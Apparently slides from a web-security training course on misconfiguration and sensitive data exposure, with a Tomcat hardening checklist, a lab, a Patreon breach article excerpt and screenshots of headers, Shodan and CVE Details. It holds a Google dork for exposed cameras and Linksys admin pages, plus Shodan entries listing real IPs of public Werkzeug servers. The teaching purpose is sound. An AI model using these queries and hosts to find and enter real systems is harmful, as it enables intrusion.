22	tcp			0.0.0.0/0	✓										
VPC ID	-														
Subnet ID	-														
Network interfaces	-														



Google inurl:ViewerFrame?Mode=Motion or inurl:main.cgi linksys

NUEZ

The blog about anything...really...Anything!

Home

All Posts

About

Your signed in as blogger Logout

Ads

[Buy Stuff Here](#)

[And more stuff here](#)

[If you like stuff, you'll like this stuff...](#)

[More stuff here.](#)

[But I spent all my money on stuff.](#)

Hello!


Welcome to the Nuez blog. Please feel free to login and blog about any topic that you want to talk about. Enjoy!

[Learn more »](#)

Java Rocks!!!

But Groovy and Grails is better.

[View more »](#)



```
<session-config>
  <tracking-mode>COOKIE</tracking-mode>
</session-config>
```



disable cookies and determine if session data is written to url

Securing <app server>

- run as dedicated user (not root)
- change default users & passwords
- remove unnecessary applications
- disable auto deploy
- configure error responses
- set up to date on versions




look up your app server security best practices and validate them

Security Misconfiguration Lab

1. Run Wordy Ninja Blog in Tomcat
 1. `cd ~/workspaces/apache-tomcat-8.0.1`
 2. `bin/startup.sh`
 3. `http://localhost:9090`
2. Determine if an attacker can stop the app
3. Determine if only necessary apps are running
4. Remove any unnecessary apps

6. Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.





RISK ASSESSMENT / SECURITY & HACKTIVISM

Patreon was warned of serious website flaw 5 days before it was hacked

Even worse: Thousands of other sites are making the same facepalm-worthy mistake.

by Dan Goodin - Oct 2, 2015 1:24pm EDT

 Share  Tweet 50

Showing results 191 - 195 of 1,377

```
sqlalchemy.exc.StatementError: Can't reconnect until invalid transaction is rolled back (original cause:
sqlalchemy.exc.InvalidRequestError: Can't reconnect until invalid transaction is rolled back) 'SELECT
sessions_new.session_token AS sessions_new_session_token, sessions_new.user_id AS sessions_new_user_i
sessions_new.csrf_token AS sessions_new_csrf_token, sessions_new.csrf_token_expires_at AS
sessions_new.csrf_token_expires_at, sessions_new.is_admin AS sessions_new_is_admin,
sessions_new.extra_data_json AS sessions_new_extra_data_json, sessions_new.created_at AS
sessions_new_created_at, sessions_new.expires_at AS sessions_new_expires_at \nFROM sessions_new \nWHE
sessions_new.session_token = %s AND sessions_new.expires_at > %s \n LIMIT %s' [ImmutableDict({})] //
```

Werkzeug Debugger
54.67.100.111
ec2-54-67-100-111.us-west-1.compute.amazonaws.com
Amazon
Added on 2015-09-05 11:33:32 GMT
United States, San Francisco
[Details](#)

SSL Certificate
Issued By:
Common Name: GoDaddy Secure
Certificate Authority: G2
Organization: GoDaddy.com, Inc.
Issued To:
Common Name: *patreon.com

HTTP/1.1 500 INTERNAL SERVER ERROR
Date: Sat, 05 Sep 2015 11:30:25 GMT
Server: Werkzeug/0.9.6 Python/3.4.0
Content-Type: text/html; charset=utf-8
X-SS-Protection: 0
Connection: close
Transfer-Encoding: chunked

an e-mail to Ars. "The good thing is that since all communication of the commands sent into Werkzeug are done via **GET-requests**, [Patreon officials] will most certainly be able to see exactly what commands that was being issued. However, it'll probably just reveal a creation of an interactive shell which [the hackers] then used to extract all the data."

The Detectify version of events is consistent with the **official notification delivered Thursday** by Patreon CEO Jack Conte. In it, he said the unauthorized access was caused by "a debug version of our website that was visible to the public. Once we identified this, we shut down the server and moved all of our non-production servers behind our firewall." But that discovery came on September 28, five days after Detectify said it notified them of the error.

Patreon officials have yet to respond to Ars' queries about the misconfigured debugger and Detectify's account that they knew of it long before the unauthorized access is said to have happened. This post



STAY IN THE KNOW WITH 



LATEST NEWS 

NO NEWS IS BAD NEWS
Chinese Web censorship may have claimed another victim: Apple News



The search engine for Refrigerators

Shodan is the world's first search engine for Internet-connected devices.

[Create a Free Account](#)[Getting Started](#)

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!



Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.




56% of Fortune 100




1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.

<https://www.shodan.io>



TOP COUNTRIES



United States	5,929
France	3,210
Germany	2,222
China	1,447
Netherlands	1,179

TOP SERVICES

OpenERP	16,427
HTTP	4,325
HTTPS	1,239
Synology	732
HTTP (8080)	679

TOP ORGANIZATIONS

Amazon.com	2,252
OVH SAS	2,015
Digital Ocean	1,436
DigitalOcean	864
Telekom Austria	397

TOP OPERATING SYSTEMS

Linux 3.x	303
-----------	-----

Total results: 25,487

148.251.160.78

menze1.timmeserver.de

Server Block

Added on 2016-05-13 12:15:26 GMT

Germany

[Details](#)

HTTP/1.0 200 OK

Content-Type: text/html; charset=utf-8

Content-Length: 84

Set-Cookie: session_id=61f19507b22d7be81bafa1a71437bb7cc193809f; Expires=Thu, 11-Aug-2016 12:15:23 GMT; Max-Age=7776000; Path=/
Server: Werkzeug/0.9.6 Python/2.7.8

Date: Fri, 13 May 2016 12:15:23 GMT

104.41.207.180**Microsoft Azure**

Added on 2016-05-13 12:15:17 GMT

Ireland, Dublin

[Details](#)

HTTP/1.0 200 OK

Content-Type: text/html; charset=utf-8

Content-Length: 84

Set-Cookie: session_id=ebac8b49f33fb1ac8e20a507029c7eca031c6ba3; Expires=Thu, 11-Aug-2016 12:16:05 GMT; Max-Age=7776000; Path=/
Server: Werkzeug/0.9.6 Python/2.7.9

Date: Fri, 13 May 2016 12:16:05 GMT

don't broadcast your technology stack

The screenshot shows the Network tab of a web browser's developer tools. The left pane lists several resources, with `nuez.elasticbeanstalk.com` selected. The right pane shows the details for this request, including the General, Response Headers, and Request Headers sections. A black arrow points to the `Server: Apache-Coyote/1.1` header in the Response Headers section.

Elements | Network | Sources | Timeline | Profiles | Resources | Audits | Console

Filter All | XHR | Script | Style | Images | Media | Fonts | Documents | WebSockets | Other ☐

Name

- ☒ `nuez.elasticbeanstalk.com`
- ☐ `css?family=Frijole`
- ☐ `bootstrap.css`
- ☐ `jquery-1.7.1.js`
- ☐ `application.js`
- ☐ `HGLC0PR3yjkozK-KG-GKywLUuEpTyUstqEm5A...`

6 requests | 155 KB transferred | Finish: 1.82 s | ...

× Headers Preview Response Cookies Timing

▼ General


- Remote Address: 54.197.254.229:80
- Request URL: `http://nuez.elasticbeanstalk.com/`
- Request Method: GET
- Status Code: ● 200 OK

▼ Response Headers [view source](#)

- Connection: keep-alive
- Content-Language: en-US
- Content-Type: text/html; charset=UTF-8
- Date: Wed, 29 Apr 2015 21:38:35 GMT
- Server: Apache-Coyote/1.1
- transfer-encoding: chunked

▼ Request Headers [view source](#)

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Encoding: gzip, deflate, sdch
- Accept-Language: en-US,en;q=0.8
- Cache-Control: max-age=0
- Connection: keep-alive
- Cookie: JSESSIONID=298CA77D3D283858D4C59D7D14A1182E
- Host: nuez.elasticbeanstalk.com
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.152 Safari/537.36




```
$ curl -I https://www.google.com
```

```
HTTP/1.1 200 OK
```

```
Date: Tue, 21 Jul 2015 12:38:35 GMT
```

```
Expires: -1
```

```
Cache-Control: private, max-age=0
```

```
Content-Type: text/html; charset=ISO-8859-1
```

```
P3P: CP="This is not a P3P policy! See http://www.google.com/support/accounts/  
bin/answer.py?hl=en&answer=151657 for more info."
```

```
Server: gws
```

```
X-XSS-Protection: 1; mode=block
```

```
X-Frame-Options: SAMEORIGIN
```

```
Set-Cookie:
```

```
PREF=ID=111111111111111111:FF=0:TM=1437482315:LM=1437482315:V=1:S=ravPRMTmm-2KfqwG  
; expires=Thu, 20-Jul-2017 12:38:35 GMT; path=/; domain=.google.com
```

```
Set-Cookie: NID=69=BUV_-6Ya20vWq5cP5bv30pl7WM6Blf-
```

```
b12WcLW9_QTG6tJGtbnk5E7wPsrqiyPeM1HG-Bg702gW01fdPn-
```

```
V1bZn4j5dhfURL4a0E7vtZY5fUdskatGC0Jv6f5-uci-LY; expires=Wed, 20-Jan-2016
```

```
12:38:35 GMT; path=/; domain=.google.com; HttpOnly
```

```
Alternate-Protocol: 443:quic,p=1
```

```
Transfer-Encoding: chunked
```

```
Accept-Ranges: none
```

```
Vary: Accept-Encoding
```

CVE Details

The ultimate security vulnerability datasource

Google™ Custom Search

Search

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View CVE

[Log In](#) [Register](#) [Reset Password](#) [Activate Account](#)

Vulnerability Feeds & WidgetsNew

www.itsecdb.com



[Home](#)

Browse :

[Vendors](#)

[Products](#)

[Vulnerabilities By Date](#)

[Vulnerabilities By Type](#)

Reports :

[CVSS Score Report](#)

[CVSS Score Distribution](#)

Search :

[Vendor Search](#)

[Product Search](#)

[Version Search](#)

[Vulnerability Search](#)

[By Microsoft References](#)

Top 50 :

[Vendors](#)

[Vendor Cvss Scores](#)

[Products](#)

[Product Cvss Scores](#)

[Versions](#)

Other :

[Microsoft Bulletins](#)

[Bugtraq Entries](#)

[CWE Definitions](#)

[About & Contact](#)

[Feedback](#)

[CVE Help](#)

[FAQ](#)

[Articles](#)

External Links :

[NVD Website](#)

[CWE Web Site](#)

View CVE :

Apache » Tomcat : Vulnerability Statistics

[Vulnerabilities \(123\)](#)

[CVSS Scores Report](#)

[Browse all versions](#)

[Possible matches for this product](#)

[Related Metasploit Modules](#)

[Related OVAL Definitions](#) :

[Vulnerabilities \(132\)](#)

[Patches \(95\)](#)

[Inventory Definitions \(1\)](#)

[Compliance Definitions \(0\)](#)

[Vulnerability Feeds & Widgets](#)

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2000	3														
2001	4						1								
2002	12	4		1			1	1		1	3				
2003	7	2	1				2			1					
2005	7	2					2			1	3				
2006	1														
2007	17						9	2			3		1		
2008	9						2	2		1	3				
2009	8	1					1	1		1	4	1			
